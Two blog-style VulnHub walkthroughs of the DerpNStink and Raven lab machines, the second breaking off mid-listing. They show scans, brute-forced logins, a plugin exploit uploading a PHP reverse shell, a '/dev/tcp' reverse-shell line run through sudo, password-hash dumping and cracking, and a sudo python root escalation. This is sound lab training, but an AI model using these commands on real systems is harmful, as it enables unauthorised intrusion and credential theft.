Monday, October 14, 2019

VulnHub: DerpNStink Walkthrough

Let firs start off with an nmap scan of the remote host.

root@ubuntu:~# nmap -sS -sV -sC -T5 -O 192.168.0.30

Starting Nmap 7.60 ( https://nmap.org ) at 2019-10-13 21:25 MDT
Nmap scan report for derpnstink.local (192.168.0.30)
Host is up (0.0049s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.2
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_  256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (EdDSA)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 2 disallowed entries 
|_/php/ /temporary/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: DeRPnStiNK
MAC Address: 08:00:27:D1:5F:6A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.71 seconds
root@ubuntu:~# 

As you can see we found two open ports 22 and 80. Lets navigate to the website and see what it looks like.

Our next task is to run nikto against the host to see if it finds anything interesting.

root@ubuntu:~/src/nikto/program# ./nikto.pl -host 192.168.0.30
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.30
+ Target Hostname:    192.168.0.30
+ Target Port:        80
+ Start Time:         2019-10-13 21:27:56 (GMT-6)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/temporary/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.39). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 512, size: 55dcb6aaa2f50, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS 
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.22
+ OSVDB-3233: /icons/README: Apache default file found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 7948 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2019-10-13 21:28:49 (GMT-6) (53 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@ubuntu:~/src/nikto/program# 

Nikto came back with a directory for '/temporary/' in robots.txt. If we visit robots.txt we find:

User-agent: *
Disallow: /php/
Disallow: /temporary/

We check both the directories with no success. But if we view-source on the main page we find this in the source code. <-- @stinky, make sure to update your hosts file with local dns so the new derpnstink blog can be reached before it goes live -->

If we browse to the webnote directory we are greeted with this command output of a user named 'stinky' running a whois query on the server. So this gives us a user name on the system stinky.

I decided to run dirb on the remote host to see what it finds.

---- Scanning URL: http://192.168.0.30/ ----
==> DIRECTORY: http://192.168.0.30/css/                                                                                                                 
+ http://192.168.0.30/index.html (CODE:200|SIZE:1298)                                                                                                   
==> DIRECTORY: http://192.168.0.30/javascript/                                                                                                          
==> DIRECTORY: http://192.168.0.30/js/                                                                                                                  
==> DIRECTORY: http://192.168.0.30/php/                                                                                                                 
+ http://192.168.0.30/robots.txt (CODE:200|SIZE:53)                                                                                                     
+ http://192.168.0.30/server-status (CODE:403|SIZE:292)                                                                                                 
==> DIRECTORY: http://192.168.0.30/temporary/                                                                                                           
==> DIRECTORY: http://192.168.0.30/weblog/    
+ http://192.168.0.30/php/info.php (CODE:200|SIZE:0)                                                                                                    
==> DIRECTORY: http://192.168.0.30/php/phpmyadmin/ 

It looks like we got a wordpress installation at /weblog/ and a phpmyadmin installation at /php/phpmyadmin. if we visit both sites we see thier respective pages.

Its now time to run wpscan on the /weblog/ directory. After running wpscan enumerating users and plugins we get back some promising results. We brute-forced the 'admin' user and found a vulnerable plugin for wordpress.

[+] admin
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] unclestinky
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[SUCCESS] - admin / admin                                                                                                                                
Trying unclestinky / seb Time: 00:07:48 <==========================================================               > (17884 / 22286) 80.24%  ETA: 00:01:55
[i] Valid Combinations Found:
 | Username: admin, Password: admin

[+] slideshow-gallery
 | Location: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/
 | Last Updated: 2019-07-12T13:09:00.000Z
 | [!] The version is out of date, the latest version is 1.6.12

Our next task is to try and exploit this slideshow-gallery bug and upload a shell to the box. The shell I will be using is actually a reverse connect shell written in php over at pentestmonkey.

python wp_gallery_slideshow_146_suv.py -t http[s]://192.168.0.30/weblog/ -u admin -p admin -f php-reverse-shell.php

Once we run the exploit we vist the page http://192.168.0.30/weblog/wp-content/uploads/slideshow-gallery/php-reverse-shell.php and get out connect back shell.

root@ubuntu:~# nc -l -p 4444
Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
 09:01:52 up 1 day, 21:46,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ 

We cat the /etc/passwd file and find two users, stinky and mrderp. we found the username stinky earlier in webnotes directory.

stinky:x:1001:1001:Uncle Stinky,,,:/home/stinky:/bin/bash
mrderp:x:1000:1000:Mr. Derp,,,:/home/mrderp:/bin/bash

We find the database login details in wp-config.php and we connect to the database and query the wp_users table to extract the password hashes.

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

|  1 | unclestinky | $P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41 |
|  2 | admin       | $P$BgnU3VLAv.RWd3rdrkfVIuQr6mFvpd/ |

We load up John the ripper and crack the hash which equates to 'wedgie57' we will use this password to try and login to the stinky account on the box.

$P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 0.53% (ETA: 21:10:23) 0g/s 17618p/s 17618c/s 17618C/s austin101..861204
wedgie57         (?)
1g 0:00:02:31 DONE (2019-10-12 20:57) 0.006607g/s 18476p/s 18476c/s 18476C/s wedner10..wedder15
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed

Once we found the password to stinkys user account on wordpress we try to su to the user stinky on the box with the supplied password with success.

www-data@DeRPnStiNK:/$ su stinky
su stinky
Password: wedgie57

stinky@DeRPnStiNK:/$ id
id
uid=1001(stinky) gid=1001(stinky) groups=1001(stinky)
stinky@DeRPnStiNK:/$ 

It worked! Now lets move in to the home directory of stinky and see what it has to offer. After browsing around a bit I find a flag.

stinky@DeRPnStiNK:~/Desktop$ cat flag.txt
cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPnStiNK:~/Desktop$ 

If we investigate further we find a pcap file in /Documents which seem of some interest. I downloaded it to my box and fired up wireshark.

We find a login for mrderp in the pcap file.

Password: derpderpderpderpderpderpderp

We can try and su to mrderp in the current shell and see if the password works.

stinky@DeRPnStiNK:~/Documents$ su mrderp
su mrderp
Password: derpderpderpderpderpderpderp

mrderp@DeRPnStiNK:/home/stinky/Documents$ id
id
uid=1000(mrderp) gid=1000(mrderp) groups=1000(mrderp)
mrderp@DeRPnStiNK:/home/stinky/Documents$ 

We check sudo permissions first for the user mrderp.

mrderp@DeRPnStiNK:/home/stinky/Documents$ sudo -l
sudo -l
[sudo] password for mrderp: derpderpderpderpderpderpderp

Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPnStiNK:/home/stinky/Documents$ 

We can run sudo but only for binaries located in the binaries directory and starting with the name derpy*. Lets create the directory /binaries/ and our own binary to spawn a root shell on the host.

mrderp@DeRPnStiNK:~/binaries$ echo '#!/bin/bash' >> derpy.sh
mrderp@DeRPnStiNK:~/binaries$ echo 'bash -i >& /dev/tcp/192.168.0.42/444 0>&1' >> derpy.sh
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy.sh

Once we run the script we check our terminal for a succesufful connect back to our local host.

root@DeRPnStiNK:~/binaries# id
id
uid=0(root) gid=0(root) groups=0(root)
root@DeRPnStiNK:~/binaries# whoami
whoami
root
root@DeRPnStiNK:~/binaries#

We got ROOT! so now lets see if we can find the final flag of the challenge.

root@DeRPnStiNK:/root/Desktop# ls -l
ls -l
total 4
-rw-r--r-- 1 root root 180 Jan  9  2018 flag.txt
root@DeRPnStiNK:/root/Desktop# cat flag.txt
cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo

root@DeRPnStiNK:/root/Desktop#
And thats all there is too it.

Friday, October 11, 2019

VulnHub: Raven Walkthrough

We first start off with an nmap scan of the remote host

root@ubuntu:~# nmap -sV -sC -Pn -T5 -p- 192.168.56.101

Starting Nmap 7.60 ( https://nmap.org ) at 2019-10-11 15:54 MDT
Warning: 192.168.56.101 giving up on port because retransmission cap hit (2).
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 40.99% done; ETC: 15:56 (0:01:21 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00051s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey: 
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (EdDSA)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo: 
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          32906/udp  status
|_  100024  1          52702/tcp  status
52702/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:78:A2:6C (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 198.95 seconds
root@ubuntu:~#

Not much open: 22,80,111 and 52702 for ports. Lets visit the webpage and see what it brings.

First check if robots.txt exists... I decide to view-source on all the pages of the site wound up finding a flag.


Next we move on to nikto but it didnt come back with anything really intresting except that there is a wordpress installion on the server and for that we will use wpscan with some options.

root@ubuntu:~/src/nikto/program# ./nikto.pl -host 192.168.56.101
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.101
+ Target Hostname:    192.168.56.101
+ Target Port:        80
+ Start Time:         2019-10-11 16:01:12 (GMT-6)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.39). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD 
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting.
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wordpress/wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version
+ /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.
+ /wordpress/: A Wordpress installation was found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wordpress/wp-login.php: Wordpress login found
+ 7947 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2019-10-11 16:02:08 (GMT-6) (56 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@ubuntu:~/src/nikto/program#

We run the wpscan script with the options to enumerate usernames on the blog.

root@ubuntu:~# wpscan --url http://192.168.56.101/wordpress/ --enumerate u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.2
      WPScan.io - Online WordPress Vulnerability Scanner
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[+] URL: http://192.168.56.101/wordpress/
[+] Started: Fri Oct 11 16:03:59 2019

Interesting Finding(s):

[+] http://192.168.56.101/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.56.101/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.56.101/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.56.101/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Detected By: Emoji Settings (Passive Detection)
 |  - http://192.168.56.101/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.56.101/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <===============================================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[+] Finished: Fri Oct 11 16:04:12 2019
[+] Requests Done: 27
[+] Cached Requests: 25
[+] Data Sent: 6.25 KB
[+] Data Received: 171.029 KB
[+] Memory used: 94.055 MB
[+] Elapsed time: 00:00:13
root@ubuntu:~# 

We find two user names: michael and steven so our next task is to brute force the logins with hydra against the ssh service.

One note: in hydra I set the -e nsr option which checks the username against itself as the password. this can help when you run in to users who use thier username as their password.

root@ubuntu:~# hydra -L raven.txt -P /home/sam/wordlists/rockyou.txt -e nsr -t4 ssh://192.168.56.101
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-10-11 16:19:19
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 28688802 login tries (l:2/p:14344401), ~7172201 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[22][ssh] host: 192.168.56.101   login: michael   password: michael
[STATUS] 14344465.00 tries/min, 14344465 tries in 00:01h, 14344337 to do in 00:01h, 4 active
[STATUS] 7172262.50 tries/min, 14344525 tries in 00:02h, 14344277 to do in 00:02h, 4 active
[STATUS] 4781528.67 tries/min, 14344586 tries in 00:03h, 14344216 to do in 00:03h, 4 active
[STATUS] 2868941.20 tries/min, 14344706 tries in 00:05h, 14344096 to do in 00:05h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
root@ubuntu:~#

Michaels password was cracked it being his username. thats why I always set the -e nsr option when brute forcing usernames. Now we can log in to ssh as the user michael and see what we find.

root@ubuntu:~# ssh michael@192.168.56.101
michael@192.168.56.101's password: 

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Oct 11 23:26:53 2019 from 192.168.56.1
michael@Raven:~$ sudo -l
[sudo] password for michael: 
Sorry, user michael may not run sudo on raven.
michael@Raven:~$ find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/umount
/bin/su
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/sensible-mda
/sbin/mount.nfs
michael@Raven:~$ 

We didnt find any SUID binaries we could us to escalte privelges with so ill move on to searching for other flags on the system.

michael@Raven:~$ find / -name *flag*
/proc/kpageflags
/proc/sys/kernel/acpi_video_flags
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
/var/www/flag2.txt
/var/lib/mysql/debian-5.5.flag
/root/flag4.txt
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/share/man/man3/fesetexceptflag.3.gz
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/sys/devices/pci0000:00/0000:00:11.0/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/kernel/debug/tracing/events/power/pm_qos_update_flags
/sys/module/scsi_mod/parameters/default_dev_flags
michael@Raven:~$ 

We found two more flags, the second and the fourth lets see if we can cat the contents of the file.

michael@Raven:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:~$ cat /root/flag4.txt
cat: /root/flag4.txt: Permission denied
michael@Raven:~$ 

Flag2 displays so lets move on to finding the wordpress config file so we can read the database credidiantials.

michael@Raven:/var/www/html/wordpress$ less wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

Now we have the database password and whatas more its the root user, so lets connect to mysql and run some queries.

michael@Raven:/var/www/html/wordpress$ mysql -u root -p
Enter password: 
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
michael@Raven:/var/www/html/wordpress$ mysql -u root -p
Enter password: 
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1080
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.02 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+
| ID | user_login | user_pass                          | user_nicename | user_email        |
+----+------------+------------------------------------+---------------+-------------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |
+----+------------+------------------------------------+---------------+-------------------+
2 rows in set (0.00 sec)

mysql> 

Here we have two user hashes for michael and steven. our next task will be to fire up John The Ripper and crack these hashes.

$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ 
root@ubuntu:~/src/JohnTheRipper/run# ./john --wordlist=/home/sam/wordlists/rockyou.txt /home/sam/wordpress-hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@ubuntu:~/src/JohnTheRipper/run# 

We successfully cracked the hash for steven with his password being 'pink84'. Now lets login to wordpress and see what we got


We login fine and we find the third flag in a wordpress post.

There arent any plugins installed which could be exploited and the wordpress installion doesn't seem vulnerable but the user steven is on the remote machine and does have ssh access from our cat of the /etc/passwd file earlier. So lets try to login in to ssh with steven and the password 'pink84' and see what happens.

root@ubuntu:~# ssh steven@192.168.56.101
steven@192.168.56.101's password: 

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Oct 12 02:03:42 2019 from 192.168.0.42
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ 

We see that steven is in the sudoers file and is allowed to run python as root with no password. This is what we are looking for to elevate our privelegs on the box to root. If we run python and spawn a shell it should drop to a root prompt.

$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@Raven:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@Raven:/home/steven# whoami
root
root@Raven:/home/steven# cd /root
root@Raven:~# ls -la
total 40
drwx------  2 root root 4096 Aug 13  2018 .
drwxr-xr-x 22 root root 4096 Aug 13  2018 ..
-rw-------  1 root root 3448 Oct 12 00:05 .bash_history
